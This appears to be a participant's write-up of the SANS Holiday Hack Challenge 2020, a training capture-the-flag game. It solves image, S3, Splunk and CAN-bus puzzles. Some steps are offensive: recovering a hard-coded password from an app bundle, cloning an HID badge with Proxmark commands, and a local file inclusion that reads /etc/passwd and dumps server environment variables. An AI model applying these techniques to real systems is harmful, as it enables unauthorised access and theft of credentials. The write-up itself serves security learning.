

SANS
HOLIDAY HACK
CHALLENGE 2020

WRITE UP



SPENCER ALESSI
@TECHSPENCE



Challenge Developed By



Sponsored Hosting Services



Ho Ho Ho, Holiday Hack!

Hello and welcome to my SANS Holiday Hack Challenge write-up! This is my second time participating in the Holiday Hack Challenge and again this year it did not disappoint. If you would like to check out my write-up from last year, you can check that out here:

<https://www.spenceralessi.com/2019-SANS-Holiday-Hack-Challenge-Write-Up-by-Techspence/>

Once again, I was working right up to the submission deadline so I apologize for my report not being as clean, crisp and for lack of a better word, fancy, as I would like! :O)

After digging into the Holiday Hack Challenge the last two years as well as Hack The Box and TryHackMe I have come to realize that CTFs are awesome! I hope you enjoy my write-up, feel free to say hello on LinkedIn or Twitter and let me know what you thought of it or to just say hello!

To help you navigate my write up it's important to note two distinct areas:

- **Answer:** The objective or short form answer that the challenge or objective is asking for
- **Solution:** Long form and/or detailed steps to get to the answer



Spencer Alessi

Infosec Practitioner | Blue Team by Trade | Red Team at Heart
Lover of video games, winter, waffles & outdoor photography.

[LinkedIn](#) * [Twitter](#) * [Blog](#)

Table of Contents

[Ho Ho Ho, Holiday Hack!](#)

[Holiday Hack 101](#)

[Objectives](#)

[Challenges](#)

[Hints](#)

[Talks](#)

[Narrative](#)

[How I did This Year](#)

[The Santa Portrait](#)

[Objectives](#)

[01\) Uncover Santa's Gift List](#)

[02\) Investigate S3 Bucket](#)

[03\) Point-of-Sale Password Recovery](#)

[04\) Operate the Santavator](#)

[05\) Open HID Lock](#)

[06\) Splunk Challenge](#)

[07\) Solve the Sleigh's CAN-D-BUS Problem](#)

[08\) Broken Tag Generator](#)

[09\) ARP Shenanigans](#)

[10\) Defeat Fingerprint Sensor](#)

[Challenges](#)

[Unescape Tmux](#)

[CAN-BUS Investigation](#)

[Kringle Kiosk](#)

[Linux Primer](#)

[Redis Bug Hunt](#)

[Scapy Prepper](#)

[Snowball Fight](#)

[Sort-O-Matic](#)

[Speaker UNPrep](#)

[Dialup](#)

[The Elf Code](#)

Holiday Hack 101

Objectives

These are the main challenges you need to solve. There are 12 of them in total, although when you start out you will only see the first few. Complete challenges and objectives to unlock the remaining objectives. Solve all of the objectives before KringCon ends! They range in difficulty from simple things like exiting tmux to more advanced things like determining what went wrong with the Naughty/Nice Blockchain!

Challenges

These challenges are designed to test you just as much as the objectives do. Some of these challenges are on a terminal and others allow you to use your RFID badge hacking skills. After completing these challenges you unlock more hints! The elves who are next to the terminals provide hints for other challenges. Talk to the elf first to unlock any hints or useful information then work on the challenge. When you solve a challenge, talk to the elf again and you will unlock an additional hint towards other challenges.

Hints

When you receive a hint from an elf you will notice that many times there is a link to an article, a blog post, a wikipedia article or something like that added to your badge. Click on your badge, then click Hints to access them. These will definitely help you solve challenges, so you would be wise to check these out when you unlock them.

Talks

Part of this event is a con so naturally you would want to check out the talks! Of course, they will also provide you hints towards solving the challenges. But make no mistake these talks will inform you or teach you about a particular subject first. The hints are subtle so watch them from start to finish.

Narrative

Be sure to talk to all the elves, Santa and any other NPC you may encounter on your journey. Not only will they provide hints, challenges or objectives, but talking to elves will unlock another piece of the story of KringCon!

How I did This Year

The 2020 Holiday Hack was so much fun. I learned a lot, again. I pushed myself. I forced myself to try harder, look deeper, work past obstacles and ultimately I think I am a better security professional because of it.

Unfortunately I was unable to complete challenges 11a and 11b. :(

Try as I might, after hours and hours I could not get these. I am a bit disappointed that I was not able to figure those out, but hey I still learned a lot!

Objectives & Challenges

So, in the end I solved 10/12 Objectives and 11/11 Challenges. Quite honestly, some of the challenges were pretty difficult. I thought the arp & dns spoofing challenge and the elf code javascript challenges were both very challenging but also extremely rewarding once I figured them out.

Narrative

I unlocked 6/7 parts of the Narrative and it looks like Jack Frost is up to no good again.

I'm a bit curious if there were any more floors to explore and hack from the santavator.

I did find the secret message in the Santa Portrait. Keep reading to learn more about Error Level Analysis and finding secret messages in images.

✓ 1) Uncover Santa's Gift List

Difficulty: 🟡🟢🟢🟢🟢

There is a photo of Santa's Desk on that billboard with his personal gift list. What gift is Santa planning on getting Josh Wright for the holidays? Talk to Jingle Ringford at the bottom of the mountain for advice.

✓ 2) Investigate S3 Bucket

✓ 3) Point-of-Sale Password Recovery

✓ 4) Operate the Santavator

✓ 5) Open HID Lock

✓ 6) Splunk Challenge

✓ 7) Solve the Sleigh's CAN-D-BUS Problem

✓ 8) Broken Tag Generator

✓ 9) ARP Shenanigans

✓ 10) Defeat Fingerprint Sensor

```
KringCon back at the castle, set the stage...  
But it's under construction like my GeoCities page.  
Feel I need a passport exploring on this platform -  
Got half floors with back doors provided that you hack more!  
Heading toward the light, unexpected what you see next:  
An alternate reality, the vision that it reflects.  
Mental buffer's overflowing like a fast food drive-thru trash  
can.  
Who and why did someone else impersonate the big man?  
You're grepping through your brain for the portrait's "JFS"  
"Jack Frost: Santa," he's the villain who had triggered all  
this mess!  
Then it hits you like a chimney when you hear what he ain't  
saying:  
Pushing hard through land disputes, tryin' to stop all  
Santa's sleighing.
```


The Santa Portrait

**What looks like a
“regular” portrait
of the one, the
only, the legend
of infosec....
...contains a very
secret, hidden
message!**



To decode the secret message you can use a technique called **Error Level Analysis**.

From Wikipedia: Error level analysis is the analysis of compression artifacts in digital data with lossy compression such as JPEG.

Error level analysis (ELA) works by intentionally resaving the image at a known quality level, such as 95%, and then computing the difference between the images. If there is virtually no change, then the cell has reached its local minima for error at that quality level. However, if there is a large amount of change, then the pixels are not at their local minima and are effectively “original.”

Source: <https://www.blackhat.com/presentations/bh-dc-08/Krawetz/Whitepaper/bh-dc-08-krawetz-WP.pdf>

So what this means to you and me is that if an image has been modified or altered then using ELA we may be able to determine what parts of the image have been modified and read the secret message!

How to decode the message:

1. Head on over to <https://29a.ch/photo-forensics/#error-level-analysis>
2. Drag and drop the santa portrait photo into **Forensically**
3. Play around with the **JPEG Quality** and the **Error Scale** until you begin to see areas of modification or alteration
 - a. Hint, they will look like “ghosts.” Or at least that’s how I would describe it
 - b. I ended up going to 95% quality and 55% error
4. Now all you have to do is cross reference the modified areas of the photo with the original
 - a. Zoom WAY in :)

The secret message is:

Now I shall be out of sight



Objectives

01) Uncover Santa's Gift List

Difficulty: 1 / 5 Trees

Objective


There is a photo of Santa's Desk on that billboard with his personal gift list. What gift is Santa planning on getting Josh Wright for the holidays? Talk to Jingle Ringford at the bottom of the mountain for advice.

Answer

Proxmark

Solution

1. First, save the image of the billboard.
2. Using the hint from Jingle Ringford we know that this tool will help us in some way:
<https://www.photopea.com/>
3. Open up the image of the billboard in Photopea
4. Using the Polygon Lasso tool, draw a box around the list
5. Now, click **Filter** → **Distort** → **Twirl**
And drag the slider to the right, to about 350/360 or so
6. You should now see what's on the list!



02) Investigate S3 Bucket

Difficulty: 1 / 5 Trees

Objective

When you unwrap the over-wrapped file, what text string is inside the package? Talk to Shiny Upatree in front of the castle for hints on this challenge.

Answer

North Pole: The Frostiest Place on Earth

Solution

My first attempt at this was to google a huge list of Christmas themed words and use that as my wordlist. But alas, sometimes the answer is right in front of you. Shiny Upatree provides the hint we need for our wordlist: **wrapper3000**

Just because, I made a bash script that automates solving this Objective. :)

```
#!/bin/bash
echo "wrapper3000" > my_wordlist
./bucket_finder.rb my_wordlist -d
cat wrapper3000/package | base64 --decode > decode
unzip decode
tar xjf package.txt.Z.xz.xxd.tar.bz2
xxd -r package.txt.Z.xz.xxd package.txt.Z.xz
xz -d package.txt.Z.xz
gzip -d package.txt.Z
cat package.txt
```

03) Point-of-Sale Password Recovery

Difficulty: 1 / 5 Trees

Objective


Help Sugarplum Mary in the Courtyard find the supervisor password for the point-of-sale terminal. What's the password?

Answer

santapass

Solution

1. Downloaded the offline version of Santa shop (santa-shop.exe)
2. Run the .exe to install Santa Shop
3. Opened Santa POS up in file explorer
 - a. C:\Users\[username]\AppData\Local\Programs\santa-shop
4. Navigate to the resources folder
5. Open app.asar in notepad
6. Search for the word 'password'
7. You will find `const SANTA_PASSWORD = 'santapass';`
8. Launch santa-shop.exe and use 'santapass' as the pw and you're in!



04) Operate the Santavator

Difficulty: 2 / 5 Trees


Objective

Talk to Pepper Minstix in the entryway to get some hints about the Santavator.

Answer

This was pretty fun to tinker with. By moving the colored light bulbs, nuts, marbles, etc. you are able to direct the flow of power to each tube, thereby unlocking different parts of Kringle Castle.

I believe the same result can be achieved by messing with the HTML code of the elevator panel, although I didn't try this. Specifically the iframe title section. There are a number of tokens that one may be able to manipulate in order to operate the elevator and subsequently unlock access to Santa's Office, while not being Santa :)



05) Open HID Lock

Difficulty: 2 / 5 Trees

Objective

Open the HID lock in the Workshop. Talk to Bushy Evergreen near the talk tracks for hints on this challenge. You may also visit Fitzy Shortstack in the kitchen for tips.

Answer/Solution

1. Go to Items and Open Proxmark CLI while next to Bow Ninecandle
2. Run the command: `lf hid read`
 - a. The output you get is:
 - b. `#db# TAG ID: 2006e22f0e (6023) - Format Len: 26 bit - FC: 113 - Card: 6023`
3. Go to the workshop door and stand in front of card reader
4. Run the command: `lf hid sim -r 2006e22f0e`
5. The door unlocks and you can now enter!

Surprise, it is here that we learn how to become SANTA!

- Once through the locked door in the workshop
- If you zoom out in the browser you see a glowing object
- If you move to the glowing item you become santa!




06) Splunk Challenge

Difficulty: 3 / 5 Trees

Objective

Access the Splunk terminal in the Great Room. What is the name of the adversary group that Santa feared would attack KringleCon?

Answer



The screenshot shows the Splunk Training Center interface. At the top, there is a 'Congratulations!' message in a blue banner with colorful lights. Below this, the 'Challenge Question' is displayed: 'What is the name of the adversary group that Santa feared would attack KringleCon?'. The answer 'The Lollipop Guild' is shown in a grey box. Below the challenge question is a table of 'Training Questions' with their respective 'Status' and answers.

Training Questions	Status
1. How many distinct MITRE ATT&CK techniques did Alice emulate?	✓ 13
2. What are the names of the two indexes that contain the results of emulating Enterprise ATT&CK technique 1059.003? (Put them in alphabetical order and separate them with a space)	✓ t1059.003-main t1059.003-win
3. One technique that Santa had us simulate deals with 'system information discovery'. What is the full name of the registry key that is queried to determine the MachineGuid?	✓ HKEY_LOCAL_MACHINE\Softv
4. According to events recorded by the Splunk Attack Range, when was the first OSTAP related atomic test executed? (Please provide the alphanumeric UTC timestamp.)	✓ 2020-11-30T17:44:15Z
5. One Atomic Red Team test executed by the Attack Range makes use of an open source package authored by frgnca on GitHub. According to Sysmon (Event Code 1) events in Splunk, what was the ProcessId associated with the first use of this component?	✓ 3648
6. Alice ran a simulation of an attacker abusing Windows registry run keys. This technique leveraged a multi-line batch file that was also used by a few other techniques. What is the final command of this multi-line batch file used as part of this simulation?	✓ quser
7. According to x509 certificate events captured by Zeek (formerly Bro), what is the serial number of the TLS certificate assigned to the Windows domain controller in the attack range?	✓ 55FCEE8B21270D9249E86F4

Solution

- Challenge Question: What is the name of the adversary group that Santa feared would attack KringleCon?
 - The Lollipop Guild

The screenshot shows a web-based RC4 decryption tool. The interface is divided into two main sections: 'Recipe' and 'Input'. The 'Recipe' section is highlighted in green and contains the following fields:

- RC4** (with a refresh and pause icon)
- Passphrase:** Stay Frosty (with a dropdown menu set to UTF8)
- Input format:** Base64
- Output format:** UTF8

The 'Input' section on the right contains the text: 7FXjP1lyfKbyDK/MChyf36h7. Below the input field is an 'Output' section which displays the result: The Lollipop Guild.

1. How many distinct MITRE ATT&CK techniques did Alice emulate?
 - a. 13
 - b. Query:

```
| tstats count where index=* by index  
| search index=T*-win OR T*-main  
| rex field=index "(?<technique>t\d+)[\.\-].0*"  
| stats dc(technique)
```

2. What are the names of the two indexes that contain the results of emulating Enterprise ATT&CK technique 1059.003? (Put them in alphabetical order and separate them with a space)

- a. t1059.003-main t1059.003-win
- b. Query:

```
| tstats count where index=* by index  
| search index="T1059*"
```

3. One technique that Santa had us simulate deals with 'system information discovery'. What is the full name of the registry key that is queried to determine the MachineGuid?

- a. HKEY_LOCAL_MACHINE\Software\Microsoft\Cryptography
- b. Googled it: mitre attack system information. Then found the technique, boot/logon autostart. Then googled again: registry query MachineGuid and found this article https://wikileaks.org/ciav7p1/cms/page_42991626.html

4. According to events recorded by the Splunk Attack Range, when was the first OSTAP related atomic test executed? (Please provide the alphanumeric UTC timestamp.)

- a. 2020-11-30T17:44:15Z
- b. Query:

```
index=attack "Test Name"="*OSTAP*" | sort - Time
```

5. One Atomic Red Team test executed by the Attack Range makes use of an open source package authored by frgnca on GitHub. According to Sysmon (Event Code 1) events in Splunk, what was the ProcessId associated with the first use of this component?

- a. 3648
- b. Queries:

```
index=attack "Test Name"="using device audio capture commandlet"
```

```
index=T1123* EventCode=1  
source="XmlWinEventLog:Microsoft-Windows-Sysmon/Operational"  
parent_process_exec="powershell.exe"  
CommandLine="*WindowsAudioDevice-Powershell-Cmdlet*"
```

Note: Changing splunk from raw to table mode helps a lot

6. Alice ran a simulation of an attacker abusing Windows registry run keys. This technique leveraged a multi-line batch file that was also used by a few other techniques. What is the final command of this multi-line batch file used as part of this simulation?
- Quser
 - Queries:

```
index=T1547.001*  
TargetFilename="C:\AtomicRedTeam\tmp\atomic-red-team-local-master  
\atomics\T1547.001\src\batstartup.bat"
```

```
index=T1547.001* process_name=cmd.exe
```

```
index=T1547.001* TargetFilename="*.bat*"
```

```
index=T1547.001* TargetFilename="*.bat*" process_id=5080  
process_name="powershell.exe"
```

Note: This was frustrating. After a few nudges, I found out that this is what this question was referring to:

<https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/ARTifacts/Misc/Discovery.bat>

I assumed this one wanted me to find out about batstartup.bat from splunk but nope it was the above

7. According to x509 certificate events captured by Zeek (formerly Bro), what is the serial number of the TLS certificate assigned to the Windows domain controller in the attack range?
- 55FCEE8B21270D9249E86F4B9DC7AA60
 - Query:

```
index=* sourcetype=bro* "certificate.subject"="CN=win-dc-748.attackrange.local"
```


07) Solve the Sleigh's CAN-D-BUS Problem

Difficulty: 3 / 5 Trees

Objective

Jack Frost is somehow inserting malicious messages onto the sleigh's CAN-D bus. We need you to exclude the malicious messages and no others to fix the sleigh. Visit the NetWars room on the roof and talk to Wunorse Openslae for hints.





Answer

ID	Operator	Criterion	Remove
19B	Equals	0000000F2057	
080	Contains	FFFFF	

Solution

The approach I took to solve this was to first map out what IDs corresponded to what sleigh functions, e.g. brakes, steering, etc. Then I excluded everything in the list below and tried to see if I noticed anything still coming through.

ID	Operation
198	Lock/Unlock
244	Accelerator
02A	Start/Stop
019	Steering
188	Unknown

ID	Operator	Criterion	Remove
244	Equals	000000000000	
02A	Equals	000000000000	
019	Equals	000000000000	
188	Equals	000000000000	

After excluding the operations above, what was left coming through had an ID of 19B and 080. So I removed my exclusions, added exclusions for those two operations and bingo!

```
1609775589 108 080#000000
16097755895 12 19B#0000000F2057
16097755896 14 080#000000
16097755900 17 080#000000
1609775590422 19B#0000000F2057
1609775590524 080#000000
```

08) Broken Tag Generator

Difficulty: 4 / 5 Trees

Objective

Help Noel Boetie fix the Tag Generator in the Wrapping Room. What value is in the environment variable GREETZ? Talk to Holly Evergreen in the kitchen for help with this.

Answer

JackFrostWasHere



```
Response
Raw Headers Hex
Pretty Raw Render \n Actions
1 HTTP/1.1 200 OK
2 Server: nginx/1.14.2
3 Date: Tue, 15 Dec 2020 02:29:30 GMT
4 Content-Type: image/jpeg
5 Content-Length: 399
6 Connection: close
7 X-Content-Type-Options: nosniff
8 Strict-Transport-Security: max-age=15552000; includeSubDomains
9 X-XSS-Protection: 1; mode=block
10 X-Robots-Tag: none
11 X-Download-Options: noopen
12 X-Permitted-Cross-Domain-Policies: none
13
14 PATH=/usr/local/bundle/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/binHOSTNAME=b76
10641492eRUBY_MAJOR=2.7RUBY_VERSION=2.7.0RUBY_DOWNLOAD_SHA256=27d350a52a02b53034ca0794efe518667d558
f152656c2baaf08f3d0c8b02343GEM_HOME=/usr/local/bundleBUNDLE_SILENCE_ROOT_WARNING=1BUNDLE_APP_CONFIG
=/usr/local/bundleAPP_HOME=/appPORT=4141HOST=0.0.0.OGREETZ=JackFrostWasHereHOME=/home/app
```

Solution

You begin by using the Tag-generator and figuring out roughly how it works. You upload your own image and you can see that the images are stored like this:



```
image?id=baf93b9b-4749-49da-917c-2026b... 200 jpeg
```


You can determine this by opening up Dev Tools in your browser, going to the Network tab and looking at the next request after **upload**.

The ID itself looks like some sort of Base64 string. Maybe we can abuse this somehow? Let's try your run of the mill Local File Inclusion (LFI). Doing this with Burp is a bit easier than Chrome. So upon trying this with Burp we see....the /etc/passwd file!

